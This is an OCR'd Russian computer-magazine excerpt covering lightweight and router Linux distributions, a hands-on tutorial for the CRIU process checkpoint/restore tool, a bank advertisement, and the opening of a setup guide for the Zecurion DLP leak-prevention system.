Популярные дистрибутивы в большинстве своем рассчитаны на современные мощные ПК, и при попытке запустить их на старом железе можно впасть в тоску-печаль. В Сети найдется множество рекомендаций, как расшевелить систему, и они действительно дают некоторый эффект, правда, времени на такую оптимизацию уходит немало. Проще пойти другим путем — выбрать решение, специально собранное для подобных систем. В последнее время набирает популярность молодой дистрибутив Bodhi Linux (bodhilinux.com). В его основе лежит Ubuntu, в качестве рабочего стола использован легкий Enlightenment. Рабочее окружение выглядит стильно и полностью перестраивается под запросы пользователя. Так, во время загрузки пользователь выбирает один из семи профилей (простой, десктоп, композитный, легкий, ноутбук, планшетник и Fancy — напоминает Mac) и тему. В первоначальной поставке идет небольшой комплект приложений — легковесный браузер Midori, LXTerminal, файловый менеджер EFM, текстовый редактор Leafpad и Synaptic. Веб-сервис AppCenter позволяет установить все нужные приложения прямо из браузера. В дистрибутиве используется уникальный формат пакетов — файлы с расширением bod, по сути представляющие собой что-то вроде самораспаковывающегося архива. Кстати, проект предлагает не только x86-сборку, но и варианты для ARM и 64-битных систем.

В качестве альтернативы можно посмотреть в сторону Absolute Linux (absolutelinux.org) — это легкий дистрибутив, построенный на Slackware для рабочего стола предлагается Fluxbox либо IceWM.

Еще одно интересное направление — небольшие портативные дистрибутивы, которые могут использоваться для самых разных целей: для повседневной работы, работы на чужом ПК, безопасного серфинга, в нетбуках и смартфонах, в качестве спасательной ОС. Яркий представитель этого класса — Puppy Linux (puppylinux.org), который работает в том числе и без установки на хард с CD/DVD или USB. Одна из его особенностей — сохранение результата работы и настроек в режиме LiveCD. Разработчик в пределах одной версии выпускает несколько вариантов дистрибутива, ориентированных на разное оборудование, содержащих дополнительное ПО и совместимых со Slackware (Slacko Puppy) или Ubuntu (Precise Puppy). Несмотря на кажущуюся простоту, Puppy очень популярен (по рейтингу Distrowatch занимает 12-е место, обходя CentOS). Кроме того, доступно несколько клонов, разработчики которых реализовали свой вариант дистрибутива — русифицированный PuppyRus (puppyrus.org), ArchPup на базе Arch Linux (archpup.sf.net), Macpup — вариант с рабочим столом Enlightenment E17 (macpup.org), для биоинформатики BioPuppy (biopuppy.org) и другие.

ДИСТРИБУТИВЫ-РОУТЕРЫ

Среди всего многообразия Linux-дистрибутивов особо выделяются специализированные дистрибутивы-роутеры, позволяющие с минимумом усилий подключить сеть малого или среднего размера к интернету. Практически все решения, кроме пакетного фильтра, имеют дополнительные возможности в виде кеширующего прокси-сервера, функции блокировки нежелательного контента и протоколов, IDS/IPS (Snort), фильтра контента, антивирусной проверки HTTP/FTP/POP3/SMTP-трафика, VPN, шейпера трафика, антиспама, хотспота и многое другое. Политики позволяют настроить доступ к сайтам пользователю или группе на основе практически любых критериев. Все установки производятся при помощи веб-интерфейса (зачастую локализованного) и не требуют от пользователя каких-либо особых знаний *nix. Выбирать есть из чего, поэтому в первую очередь следует определиться с требованиями. Например, Endian Community (endian.com) является урезанной версией Endian Enterprise и рассчитан на небольшие сети, не требующие особых функций вроде VPN или хотспота. Функционал Untangle Gateway (untangle.com) и Zentyal (zentyal.org) определяет сам администратор, устанавливая необходимые модули. Хотя если ты новичок и раньше не работал с подобными решениями, следует обратить внимание на небольшие по размеру, но очень простые в настройках Smoothwall (smoothwall.org) или IPCop Firewall (sf.net/projects/ipcop).

ЗАКЛЮЧЕНИЕ

Как видишь, чтобы решить определенную задачу, необязательно выбирать дистрибутив «для всех», специализированные решения проще развернуть, они оптимизированы и оснащены всем необходимым.

Евгений Зобнин (execbit.ru)

Криогенная инженерия



ОСВАИВАЕМ СИСТЕМУ ЗАМОРОЗКИ ПРОЦЕССОВ CRIU

Любому из нас приходится время от времени запускать тяжеловесные процессы, которые могут выполняться по несколько часов кряду. Это может быть компилирование больших проектов, обработка видео или фотографий. К сожалению, не всегда получается возобновить процесс, однажды прервав его, и бывает, что все приходится начинать сначала. Но что, если можно было бы заморозить приложение в любой точке, сохранить состояние на диск и возобновить исполнение в любой момент (возможно, даже на другом компе)?

ВВЕДЕНИЕ

Возможность заморозки и возобновления работы процессов — весьма заманчивая идея. На десктопе с ее помощью можно реализовать быструю загрузку операционной системы, когда вместо полноценного запуска все необходимые демоны и сервисы просто будут восстановлены с диска. Или, например, сохранить процесс на флешку, а затем восстановить его на другой машине и продолжать пользоваться приложением как ни в чем не бывало. Ну или, скажем, приостановить процесс обработки видео на время срочных работ с компом. На серверах функция заморозки может быть еще полезней. С ее помощью можно организовать процесс прозрачной миграции виртуальных машин, процесс балансировки нагрузки, или быстрого обновления, или ремонтных работ, при котором простои будут минимальны.

В разное время такую функциональность пытались реализовать многие программисты. Наиболее заметным стал проект CryoPID (cryopid.berlios.de) с одноименной утилитой, работающей в про-

Commit	Description	Status	Comments
linux-next: 218fdc3783	procfs: make proc_get_link to use dentry instead of inode	v3.3	merged
linux-next: 81582b26d8	procfs: introduce the /proc/<pid>/map_files/ directory	v3.3	merged
linux-next: 6bea62a89c	c/r: introduce CHECKPOINT_RESTORE symbol	v3.3	merged
linux-next: e9a7831c3c	c/r: prctl: add PR_SET_MM codes to set up mm_struct entries	v3.3	merged
linux-next: 77b9732a75	c/r: procfs: add start_data, end_data, start_brk members to /proc/$pid/stat v4	v3.3	merged
linux-next: 64d51bda59	sysctl: add the kernel.ns_last_pid control	v3.3	merged
net-next: c9da99e647	unix_diag: Fixup RQLEN extension report	v3.3	merged
net-next: 885ee74d5d	af_unix: Move CINQ/COUTQ code to helpers	v3.3	merged
net-next: 257b529876	unix_diag: Add the MEMINFO extension	v3.3	merged
net-next: c0636faa53	inet_diag: Add the SKMEMINFO extension	v3.3	merged
net-next: 5d2e5f274f	sock_diag: Introduce the meminfo nla core (v2)	v3.3	merged
net-next: 288461e154	unix_diag: Include unix_diag.h into header-y target	v3.3	merged
net-next: e6fe2371bd	sock_diag: Arrange sock_diag.h such that it is exportable to userspace	v3.3	merged
net-next: e09e9d189b	unix: If we happen to find peer NULL when diag dumping, write zero.	v3.3	merged
net-next: 3b0723c12e	unix_diag: Fix incoming connections nla length	v3.3	merged

Список коммитов CRIU в ядро

```
Usage:
  crtools dump -t pid [<options>]
  crtools restore -t pid [<options>]
  crtools show (-D dir)|(-f file) [<options>]
  crtools check

Commands:
  dump            checkpoint a process/tree identified by pid
  restore         restore a process/tree identified by pid
  show            show dump file(s) contents
  check           checks whether the kernel support is up-to-date

Dump/Restore options:

* Generic:
  -t|--tree              checkpoint/restore the whole process tree identified by pid
  -d|--restore-detached  detach after restore
  -s|--leave-stopped     leave tasks in stopped state after checkpoint instead of killing them
  -D|--images-dir        directory where to put images to
     --pidfile [FILE]    write a pid of a root task in this file

* Special resources support:
  -n|--namespaces        checkpoint/restore namespaces - values must be separated by comma
```

Список опций crtools

странстве пользователя и позволяющей быстро сохранить образ процесса на диск, а затем восстановить его. К сожалению, CryoPID была эффективна только для простых консольных программ и часто давала сбои при попытке заморозить более комплексное приложение, работавшее с сетью или обладающее графическим интерфейсом. Также у нее было много других ограничений из-за того, что утилита не могла получить от ядра более детальные сведения о процессе, а затем правильно восстановить нужные структуры данных в нем же.

Многие другие схожие проекты также потерпели фиаско по тем же причинам, поэтому на долгое время об идее вроде бы забыли. Нужный функционал требовал содействия ядра, а соответствующие патчи никто не принимал, как ломающие внутренние структуры. Были и попытки создать реализацию чекпоинтинга с помощью сторонних библиотек, подменяющих системные вызовы и позволяющих более точно отслеживать состояние процесса (проект DMTCP, например), но, как и предшественники, они тоже страдали от проблемы недостатка содействия ядра в этом процессе и не могли реализовать идею заморозки полностью.

Тем не менее разработчикам из небезызвестной компании Parallels не так давно удалось добавить соответствующие функции в официальное ядро, и теперь мы имеем почти полноценный инструмент для заморозки процессов. Называется он CRIU (criu.org/Main_Page) и разрабатывается в составе системы виртуализации уровня ОС OpenVZ.

CRIU

История CRIU (Checkpoint/Restore In Userspace) началась в далеком 2005 году, когда компания Parallels взялась реализовать функцию заморозки/разморозки процессов на уровне ядра для проекта OpenVZ. Через несколько лет к работе подключились и другие компании, в результате чего было представлено более ста патчей для ядра, полностью реализующих нужную функциональность. Однако, чего и следовало ожидать, мантейнеры ядра отвергли патчи, как слишком комплексные, и Parallels не осталось другого выбора, как начать реализацию системы на уровне пользователя с небольшими изменениями в ядре в качестве вспомогательных функций.

В результате в 2011 году главный разработчик OpenVZ Павел Емельянов представил первую реализацию CRIU и соответствующий патчсет. На этот раз функциональность была почти полностью реализована на уровне пользователя, а в ядре содержался лишь минимальный набор функций, необходимых для получения более детальной информации о процессах, никак не ломающих внутреннюю согласованность структур ядра. Сообщество благосклонно приняло эту идею, и в январе 2012 года Линус Торвальдс интегрировал их в официальную ветку ядра, не забыв, правда, добавить ехидный комментарий Эндрю Мортона о сумасшедших русских и их сумасшедших идеях (см. врезку).

Далее последовали и другие патчи, и к данному моменту в ядре уже появилось девять новых функций, так или иначе относящихся к заморозке процессов. Почти все из них реализованы с помощью экспорта необходимой информации через новые файлы каталога /proc/PID/, которые при запуске читает утилита crtools. Среди добавленной функциональности можно отметить следующее:

- Каталог /proc/PID/map_files/. Содержит ссылки на все файлы, отображаемые приложением в виртуальную память, имя которых представляет собой адрес расположения файла в памяти. Для получения такой информации уже существовал файл /proc/PID/maps, однако новый каталог открывает большую гибкость, а также гарантирует, что замороженный процесс при восстановлении отобразит в память те же файлы, что и до заморозки.
- Файл /proc/PID/task/TID/children, который содержит список всех потомков процесса. Эта информация необходима для заморозки дерева процесса либо всех потоков одного приложения.
- Файл /proc/PID/stat теперь включает информацию об аргументах приложения, список переменных окружения и код возврата.
- Системный вызов prctl() был расширен и теперь может быть использован для восстановления аргументов приложения и переменных окружения после разморозки. Это и предыдущее новшество позволяют полностью восстановить информацию о процессе так, что утилиты типа ps не покажут разницы.
- Новый системный вызов kcmp(), который позволяет сравнить два процесса/потока и выявить разделяемые ими ресурсы.
- Для получения информации, доступной только самому процессу посредством системных вызовов, таких как getitimer() и sigaction(), задействована функция внедрения так называемого паразитного кода, разработанная Tejun Heo. Эта функция позволяет поместить в адресное пространство процесса участок кода, что используется CRIU для сбора недостающей информации с помощью системных вызовов.
- Добавлена новая sysctl-переменная kernel.ns_last_pid, которая позволяет явно указать, какой PID получит потомок процесса после следующего вызова clone(). Она нужна для того, чтобы после разморозки процесс получил свой прежний PID (изменившийся PID может вызвать очевидные проблемы, вроде различия PID, прописанного в файле /var/run/httpd.pid и реального).

Это только часть механизмов, добавленных в ядро для поддержки CRIU, но уже только они одни позволяют производить

ИСТОРИЯ CRIU НАЧАЛАСЬ В 2005 ГОДУ, КОГДА PARALLELS ВЗЯЛАСЬ ЗА ФУНКЦИЮ ЗАМОРОЗКИ/РАЗМОРОЗКИ ПРОЦЕССОВ НА УРОВНЕ ЯДРА ДЛЯ ПРОЕКТА OPENVZ

заморозку и восстановление многих приложений. Происходит этот процесс примерно так. При запуске процедуры заморозки crtools останавливает процесс с помощью системного вызова ptrace() (PTRACE_SEIZE), затем собирает информацию обо всех открытых им файлах, сокетах, потомках и прочем с помощью чтения файлов каталога /proc/PID/, системного вызова prctl() и вставки паразитного кода. Затем происходит сохранение образа памяти процесса, а также значений всех его регистров (опять же с помощью ptrace) и, наконец, остановка процесса.

После того как будет инициирован процесс разморозки, утилита crtools восстанавливает память процесса, устанавливает нужное значение PID в kernel.ns_last_pid, форкается, открывает все необходимые ресурсы и запускает исполнение с помощью системного вызова sigreturn(), возвращающего управление процессу именно в ту точку, в которой он был до заморозки. Таким образом удается заморозить и восстановить не только один процесс/поток, но и всех его потомков.

Более того, CRIU, как система, разрабатываемая в расчете на применение в системах виртуализации, позволяет не только полностью восстановить процесс, но и даже не потерять при этом сетевые соединения. Для этого в ядре была реализована система TCP repair mode, которая позволяет в прямом смысле разобрать и заново собрать сокет, никак при этом не взаимодействуя с другой стороной соединения. Эта функциональность, в частности, позволяет заморозить, например, Apache, затем перенести его образ на другую машину, разморозить, и он продолжит работать как ни в чем не бывало, не потеряв соединение даже с уже подключенными клиентами (если, конечно, клиент не успеет сам разорвать соединение из-за истечения времени ожидания).

Кроме этого, CRIU также поддерживает приложения, использующие такие функции, как inotify и epoll, а также другую функциональность ядра, однако эти пачти еще не включены в официальную ветку.

ЯДРО И УТИЛИТА

Как я сказал выше, все нужное для работы CRIU уже есть в ванильном ядре версии 3.7. Однако многие дистрибутивостроители используют ядра с выключенной функцией чекпоинтинга, а это значит, что ядро придется пересобирать самостоятельно с нужными опциями. Как это делать, было описано уже миллиарды раз, поэтому ограничусь лишь списком опций, которые должны быть включены при сборке:

Опции ядра, необходимые CRIU

```
General setup -> Checkpoint/restore support ↵
(CONFIG_CHECKPOINT_RESTORE)
General setup -> open by fhandle syscalls ↵
(CONFIG_FHANDLE)
General setup -> Enable eventfd() system call ↵
(CONFIG_EVENTFD)
General setup -> Enable eventpoll support (CONFIG_EPOLL)
File systems -> Inotify support for userspace ↵
(CONFIG_INOTIFY_USER)
Executable file formats -> Emulations -> IA32 Emulation ↵
(CONFIG_IA32_EMULATION)
Networking support -> Networking options -> ↵
Unix domain sockets -> UNIX: socket monitoring ↵
interface (CONFIG_UNIX_DIAG)
Networking support -> Networking options -> ↵
TCP/IP networking -> INET: socket monitoring interface ↵
(CONFIG_INET_DIAG)
Networking support -> Networking options -> Packet ↵
socket -> Packet: sockets monitoring interface ↵
(CONFIG_PACKET_DIAG)
```

```
[j1m@localhost ~]$ crtools -v 4 dump -t 1236
(00.000042) Image dir fd is 1021
(00.063510) ========================================
(00.063519) Dumping processes (pid: 1236)
(00.063528) ========================================
(00.063535) Lock network
(00.063541) Writing image inventory (version 1)
(00.097933) Collecting tasks starting from 1236
(00.098179) Seized task 1236, state 1
(00.098359)     Seizing 1236's 1239 thread
(00.098514)     Seizing 1236's 1240 thread
(00.098671)     Seizing 1236's 13568 thread
(00.098810)     Seizing 1236's 13569 thread
(00.099226) Collected 1236 in 1 state
(00.099719) Error (sk-unix.c:268): No socket shutdown info
(00.099760)     Collected: ino 0x503e01 peer_ino 0 family    1 type    1 state 10 name /tmp/.lil
yterm_j1m:0.0
(00.099789)     Collected: ino 0x1602 peer_ino 0 family    1 type    5 state 10 name /run/udev/c
ontrol
(00.099808)     Collected: ino 0x1604 peer_ino 0 family    1 type    1 state 10 name /run/system
d/journal/stdout
(00.099826)     Collected: ino 0x1607 peer_ino 0 family    1 type    2 state  7 name /run/system
d/journal/socket
(00.099846)     Collected: ino 0x25a1 peer_ino 0 family    1 type    1 state 10 name /home/j1m/.
```

Процесс сохранения состояния процесса

Собственно, почти все эти опции являются стандартными, и обычно выключенной оказывается только первая из них (становится доступна после включения опции Configure standard kernel features (expert users)). Чтобы проверить, так ли это, можно воспользоваться следующей командой:

```
$ zcat /proc/config.gz | grep CONFIG_CHECKPOINT_RESTORE
CONFIG_CHECKPOINT_RESTORE is not set
```

В данном случае по выводу команды можно заметить, что опция не включена, поэтому ядро придется пересобирать. Сразу скажу, что в данный момент CRIU работает только на системах x86_64, поэтому если ты юзаешь i386-сборку дистрибутива, то ничего не получится.

Теперь, когда есть ядро с поддержкой CRIU, нам понадобится утилита crtools, которая как раз и занимается заморозкой/разморозкой процессов. В дистрибутивах ее тоже нет, поэтому придется опять же собрать из исходников (вместе с пакетом protobuf-c, позволяющим работать с форматом Google's Protocol Buffers, в котором crtools сохраняет состояние сетевых соединений):

КОММЕНТАРИЙ ЭНДРЮ МОРТОНА

Это проект, разрабатываемый разными сумасшедшими русскими, по созданию/восстановлению контрольных точек в основном из пользовательского приложения, с различным странным вспомогательным кодом, добавленным в ядро там, где это необходимо.

...

Однако я не так, как разработчики, уверен в том, что все это когда-нибудь заработает! Поэтому я прошу их «обернуть» макросом CONFIG_CHECKPOINT_RESTORE каждый кусок нового кода в ядре. Так что если со временем все это закончится слезами и проект в целом развалится, мы сможем пройтись по коду и выкинуть все без следа.

WWW

● Детальный обзор механизма TCP repair mode: lwn.net/Articles/495304;
● список ядерных коммитов CRIU, включенных и еще не включенных в ядро: www.criu.org/Commits.

WARNING

В данный момент CRIU работает только на системах x86_64.

```
[j1m@localhost tmp]$ ls checkpoint/
core-5303.img       fdinfo-5363.img   inventory.img     pipes-data.img    tty.img
core-5363.img       fifo-data.img     itimers-5303.img  pipes.img         tty-info.img
creds-5303.img      fifo.img          itimers-5363.img  reg-files.img     unixsk.img
creds-5363.img      fs-5303.img       mm-5303.img       remap-fpath.img   vmas-5303.img
eventfd.img         fs-5363.img       mm-5363.img       sigacts-5303.img  vmas-5363.img
eventpoll.img       inetsk.img        packetsk.img      sigacts-5363.img
eventpoll-tfd.img   inotify.img       pages-5303.img    signalfd.img
fdinfo-5303.img     inotify-wd.img    pages-5363.img    sk-queues.img
[j1m@localhost tmp]$
```

Содержимое каталога состояния процесса

```
$ cd /tmp
$ wget http://bit.ly/KGCeEq
$ tar -xzf protobuf-c-0.15.tar.gz
$ cd protobuf-c-0.15
$ ./configure --prefix=/usr && make
$ sudo make install
$ cd /tmp
$ wget http://bit.ly/WjDLlc
$ tar -xjf crtools-0.3.tar.bz2
$ cd crtools-0.3
$ make
$ cp crtools ~/bin
$ export PATH=~/bin:$PATH
```

Для корректной работы crtools также необходим пакет iproute2 версии не ниже 2.6.0. Ты можешь без проблем установить его стандартными средствами дистрибутива. После установки можно проверить работоспособность crtools, запустив команду `sudo crtools check`.

Если сообщений об ошибке на экран выведено не будет, значит, все ОК.

КРИОКАМЕРА

Как же теперь заморозить процесс? Очень просто, будет достаточно следующей команды:

```
$ sudo crtools -D каталог dump -t PID-процесса
```

Каталог следует создать заранее, после выполнения команды он заполнится файлами с расширением img, в которых будет сохранена вся информация о процессе. Для восстановления достаточно выполнить обратную команду:

```
$ sudo crtools -D каталог restore -t PID-процесса
```

Процесс вновь появится в системе, причем, если это консольное приложение, оно будет запущено в том же окне терминала. Разработчики говорят, что таким образом можно замораживать make и GCC, tar, bz2, sendmail, Apache, MySQL, SSH, crond, VNC-сервер, nginx и многие другие приложения. Я смог без всяких проблем выполнить заморозку mc, mocp, Vim, однако в случае с графическими приложениями положиться на софт получится не всегда, например, Google Chrome мне восстановить так и не удалось.

Стоит заметить, что crtools сохраняет все дерево процессов, воспринимая переданный ему PID как родительский. Эту особенность можно использовать не только для многонитевых приложений, но и, например, для сохранения контейнеров LXC и OpenVZ. Разработчики рекомендуют использовать для этого следующую команду:

```
$ sudo crtools dump --tcp-established -n net -n mnt ↵
-n ipc -n pid --action-script "net-script.sh" -D dump/ ↵
-o dump.log -t init-PID
```

```
.config - Linux/x86_64 3.6.11-1 Kernel Configuration
 General setup

        Timers subsystem  --->
        RCU Subsystem  --->
    <*> Kernel .config support
    [*]   Enable access to .config through /proc/config.gz
        (19) Kernel log buffer size (16 => 64KB, 17 => 128KB)
    -*- Control Group support  --->
    [ ] Checkpoint/restore support (NEW)
    [*] Namespaces support  --->
    [*] Automatic process group scheduling
    [ ] Enable deprecated sysfs features to support old userspace tools
    -*- Kernel->user space relay support (formerly relayfs)
    [*] Initial RAM filesystem and RAM disk (initramfs/initrd) support
        ()    Initramfs source file(s)
    [*]   Support initial ramdisks compressed using gzip (NEW)
    [ ]   Support initial ramdisks compressed using bzip2 (NEW)
    [ ]   Support initial ramdisks compressed using LZMA (NEW)
    [ ]   Support initial ramdisks compressed using XZ (NEW)
    [ ]   Support initial ramdisks compressed using LZO (NEW)

F1Help F2Sym Info F3Insts F4Config F5Back F6Save F7Load F8Sym Search F9Exit
```

Та самая опция

В данном случае аргумент --tcp-established заставляет crtools сохранить также и состояния сетевых соединений, чтобы их можно было восстановить после разморозки. Опции -n net -n mnt -n ipc -n pid позволяют корректно сохранить информацию о пространствах имен сети, точках монтирования, IPC и процессов. Здесь они необходимы, так как контейнеры выполняются в изолированных пространствах имен, и без них процессы удастся восстановить только в корневую систему. С помощью опции --action-script "net-script.sh" мы указываем команде исполнить скрипт net-script.sh перед заморозкой. Он заблокирует любые сетевые коммуникации на время заморозки. Этот скрипт ты найдешь на прилагаемом к журналу диске. Опция -o dump.log сохраняет лог заморозки в файл dump.log. В конце мы указываем PID процесса init внутри виртуального окружения.

Для разморозки контейнера используется схожая команда:

```
$ sudo crtools restore ↵
--tcp-established -n net -n mnt -n ipc -n pid ↵
--action-script "net-script.sh" --veth-pair eth0=интерфейс ↵
--root каталог-контейнера -D data/ ↵
-o restore.log -t init-PID
```

В этот раз задействованы две дополнительные опции. Это «--veth-pair eth0=интерфейс», в которой следует указать имя виртуального veth-интерфейса на стороне хост-системы, а также «--root каталог-контейнера» для указания корневого каталога контейнера. Таким образом можно без каких-либо проблем сохранить контейнер на одной машине, затем перекинуть его дамп на другую и восстановить его на ней.

Еще одно неожиданное применение crtools — это возможность внедрять паразитный код в работающие приложения, заставляя их исполнять указанные нами системные вызовы. Среди применений этой технологии разработчики приводят в пример возможность переопределить стандартный поток ввода-вывода:

```
$ sudo crtools exec -t PID close 1
$ sudo crtools exec -t PID open '&путь-до-файла' 2
```

Впрочем, ту же операцию можно проделать и с помощью отладчика GDB.

ПРОДАКШН?

Несмотря на молодость и очевидную недоработанность проекта, CRIU уже используется в последней версии облачной платформы Parallels Cloud Server. Кроме самого CRIU, в ней также задействованы такие технологии, как kexec и pramfs. Используемые совместно, они способны на порядок сократить время простоя сервера при обновлении в сравнении с классической холодной перезагрузкой.

Работает это примерно так. Сначала состояние виртуальных серверов сохраняется с помощью CRIU в виртуальную ФС pramfs (представляет собой аналог tmpfs, главная особенность — ее состояние сохраняется между перезагрузкой ядра через kexec), далее новое ядро загружается с помощью kexec, и состояние контейнеров восстанавливается из pramfs.

Ключевое значение здесь имеют CRIU и pramfs, потому что, со слов разработчиков, сам дамп состояния происходит очень быстро и обычно все упирается в производительность диска, тогда как в pramfs сохранение происходит со скоростью работы оперативной памяти, что дает заметный выигрыш в скорости дампа и восстановления.

ВЫВОДЫ

CRIU до сих пор находится в активной стадии разработки, но уже даже сейчас он позволяет замораживать многие приложения, среди которых есть и целые контейнеры. Пока есть некоторые проблемы с графическими приложениями, однако, надо полагать, их вскоре исправят, учитывая опыт и способности программистов из Parallels. ⌶

С 15 ФЕВРАЛЯ ПО 31 МАРТА
ОТКРОЙ КРЕДИТНУЮ
«Мужскую карту»

И ПОЛУЧИ ГОДОВУЮ ПОДПИСКУ НА ЖУРНАЛ
MAXIM*
МУЖСКОЙ ЖУРНАЛ С ИМЕНЕМ

*подробнее на сайте www.mancard.ru

на правах рекламы



Оформить дебетовую или кредитную «Мужскую карту»
можно на сайте www.alfabank.ru или позвонив
по телефонам:
8 (495) 788-88-78 в Москве
8-800-2000-000 в регионах России (звонок бесплатный)







Марат Давлетханов (marat@maratd.ru)




НУЖНО ZАЛАТАТЬ!


ЗАЩИТА КОРПОРАТИВНОЙ ИС ОТ УТЕЧЕК ИНФОРМАЦИИ С ПОМОЩЬЮ ZECURION

В современных условиях предотвратить утечки различной конфиденциальной информации, включая персональные данные, — задача, актуальная как никогда. Поэтому сегодня мы подробно рассмотрим, как можно организовать комплексную защиту корпоративной информационной системы от этого вида угроз средствами Zecurion DLP.

© x-ray delta one @ Flickr



Консоль управления продуктами Zecurion



Zlock: добавление устройств в политику

ВВЕДЕНИЕ

Все каналы утечки конфиденциальной информации можно разделить на две большие группы. К первой относятся устройства, которые подключаются к рабочим станциям сотрудников или серверам непосредственно или через локальную сеть. В основном это всевозможные накопители, мобильные телефоны и смартфоны, принтеры и прочее.

Каналы утечки, относящиеся ко второй группе, обычно называют сетевыми. Хотя правильнее было бы называть их интернет-каналами. Ведь сюда входят электронная почта, IM-клиенты, Skype, всевозможные веб-сервисы, FTP-серверы, в общем — все, что позволяет отправить информацию через интернет. А вот, к примеру, сетевые принтеры, работающие в пределах информационной системы компании, считаются локальным каналом утечки.

Каналы из разных групп принципиально отличаются друг от друга. А потому для предотвращения утечек по ним используются абсолютно разные подходы. Для локальных устройств необходима специальная программа-агент. Она должна быть запущена непосредственно на рабочей станции или сервере и иметь достаточные привилегии, чтобы управлять доступом пользователей к устройствам. В зависимости от загруженных в нее политик программа-агент может блокировать работу тех или иных накопителей, предотвращать печать конфиденциальной информации и прочее.

Контроль каналов утечки из сетевой группы требует иного подхода. Для его организации необходимо шлюзовое решение, которое способно пропускать через себя весь внешний трафик (как входящий, так и исходящий). Этот трафик разбивается по протоколам и анализируется. В результате система проверяет проходящую через нее информацию на соответствие заданным политикам.

В Zecurion DLP (www.zecurion.ru) проблема разных подходов реализована путем создания двух продуктов: Zlock и Zgate. Каждый из них работает независимо от другого, однако оба они управляются с одной консоли управления, обладают схожими интерфейсами, инструментами анализа и принципами настройки. Это позволяет создать единое рабочее место администратора безопасности, с которого он может управлять всей системой защиты от утечек конфиденциальной информации.

Такой подход удобен тем, что не обязывает компанию приобретать полную систему защиты, если она ей не нужна. Например, для сетей, не подключенных к интернету, в шлюзовой части решения нет никакого смысла. Ну или же компании могут внедрять систему защиты поэтапно, сначала организовав контроль локальных устройств, а потом добавив к нему мониторинг интернет-сервисов.

Теперь можно переходить к практике. Из-за значительных различий в принципах функционирования Zlock и Zgate развертывание и настройку каждого из них мы будем рассматривать отдельно.

РАЗВЕРТЫВАНИЕ ZECURION ZLOCK


Процедура развертывания Zlock начинается с инсталляции серверных компонентов. Они необходимы для обеспечения централизованного управления системой защиты, хранения теневых копий и информации о зарегистрированных агентами событиях. Сам процесс установки ничем не отличается от традиционного. Единственное, на что нужно обратить пристальное внимание, — выбор компонентов. Основные из них — «Сервер конфигураций» и «Сервер журналов». Первый необходим для централизованного управления конфигурациями агентов, а второй — для создания общего хранилища теневых копий и информации о событиях. Они должны быть установлены непосредственно на сервере. В крупных сетях также имеет смысл инсталлировать компонент «Оснастка настройки Zlock для групповых политик».

Компонент «Консоль управления» нужно установить на рабочей станции администратора. Ну или на нескольких компьютерах, если ответственных за безопасность айтишников несколько. В небольших компаниях консоль управления может также использоваться непосредственно на сервере. Последний входящий в состав дистрибутива компонент — «Клиентский модуль». Именно он и является программой-агентом для рабочих станций.


После установки серверных компонентов необходимо развернуть агенты на все нуждающиеся в контроле рабочие станции и серверы корпоративной сети. Сделать это можно двумя способами. Первый из них — ручная установка из дистрибутива. Второй — использование групповых политик домена Windows. Преимущества и недостатки каждого из них настолько очевидны, что говорить о них мы не будем.

После инсталляции всех компонентов Zlock можно переходить к первичной настройке системы защиты с помощью консоли управления (через нее ведутся и все остальные операции управления). При ее первом запуске пользователю автоматически предлагается создать цифровой сертификат, содержащий закрытый и публичный ключи. Он необходим для обеспечения защиты информации, которой обмениваются сервер и агенты в рамках работы с запросами пользователей на подключение устройств. При необходимости в будущем этот сертификат можно изменить.

